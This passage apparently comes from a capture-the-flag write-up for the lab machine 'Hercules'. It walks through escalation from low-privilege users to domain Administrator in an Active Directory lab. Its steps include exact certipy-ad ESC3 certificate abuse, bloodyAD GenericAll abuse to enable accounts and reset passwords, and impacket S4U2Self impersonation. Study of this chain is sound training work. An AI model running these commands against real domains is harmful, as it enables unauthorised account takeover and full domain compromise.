
Then from our other terminal:

Privilege Escalation
ESC3
Now we’ll request the TGT for fernando.r:
impacket-getTGT 'hercules.htb/fernando.r':'P@ssword123' -dc-ip 10.10.11.91
In turn I used the following to find the ESC3 - ADCS vulnerability on the target:
certipy-ad find -k -dc-ip 10.10.11.91 -target dc.hercules.htb -stdout -vulnerable

This is good news, we can abuse the permissions on the Enrollment Rights template using certipy-ad:
certipy-ad req -u "fernando.r@hercules.htb" -k -no-pass -dc-host dc.hercules.htb -dc-ip 10.10.11.91 -target "dc.hercules.htb" -ca 'CA-HERCULES' -template "EnrollmentAgent" -application-policies "Certificate Request Agent"
Next up we will enroll the ashley.b user:
certipy-ad req -u "fernando.r@hercules.htb" -k -no-pass -dc-host dc.hercules.htb -dc-ip 10.10.11.91 -target "dc.hercules.htb" -ca 'CA-HERCULES' -template "User" -on-behalf-of 'HERCULES\ashley.b' -pfx fernando.r.pfx -dcom
Now we’re gonna pass on the cert.
certipy-ad auth -pfx ashley.b.pfx -dc-ip 10.10.11.91
Afterwards we’re gonna request a TGT ticket again:

We can now go ahead and login.
Lateral Movement to ashley.b

After logging in I enumerated the user’s home directory:

Multiple powershell scripts were discovered. I viewed these one by one.
The Desktop directory:

The Mail directory:

The Scripts directory:

Enabling iis_administrator account
We’re gonna be running the aCleanup.ps1 script.

Next up we’re gonna abuse the GenericAll privs again from the Forest Migration OU of Auditor:
bloodyAD --host 'dc.hercules.htb' -d 'hercules.htb' -u 'auditor' -k add genericAll 'OU=Forest Migration,OU=DCHERCULES,DC=hercules,DC=htb' 'IT SUPPORT'
Now we’ll want to focus on taking over the IIS_Administrator account.
bloodyAD --host 'dc.hercules.htb' -d 'hercules.htb' -u 'auditor' -k add genericAll 'OU=Forest Migration,OU=DCHERCULES,DC=hercules,DC=htb' AuditorbloodyAD --host DC.hercules.htb -d hercules.htb -u 'Auditor' -k remove uac "IIS_Administrator" -f ACCOUNTDISABLE
We will now be changing the password for the IIS_Administrator user:
bloodyAD --host DC.hercules.htb -d hercules.htb -u 'Auditor' -k set password "IIS_Administrator" "P@ssword123"
Following up we will yet again request the TGT:
impacket-getTGT 'hercules.htb/IIS_Administrator':'P@ssword123' -dc-ip 10.10.11.91
Changing iis_webserver$ password
Now we’re gonna go ahead and change the password for the iis_webserver$ machine account.
bloodyAD --host DC.hercules.htb -d hercules.htb -u 'IIS_Administrator' -k set password "IIS_Webserver$" "P@ssword123"
Accordingly we request the TGT again, but with a slight twist. We need to request the TGT using a hash.
iconv -f ASCII -t UTF-16LE <(printf 'P@ssword123') | openssl dgst -md4impacket-getTGT 'hercules.htb/IIS_Webserver$':'P@ssword123' -dc-ip 10.10.11.91
We can then use the describeTicket tool from impacket to view the session key:

Afterwards we use the changepasswd tool to change the password:

S4U2SELF Abuse - Impersonating Administrator
We can then request a CIFS impersonating the Administrator user.
impacket-getST -u2u -impersonate "Administrator" -spn "cifs/dc.hercules.htb" -k -no-pass 'hercules.htb'/'IIS_Webserver$'

After exporting the ticket we can log in, smooth sailing.
root.txt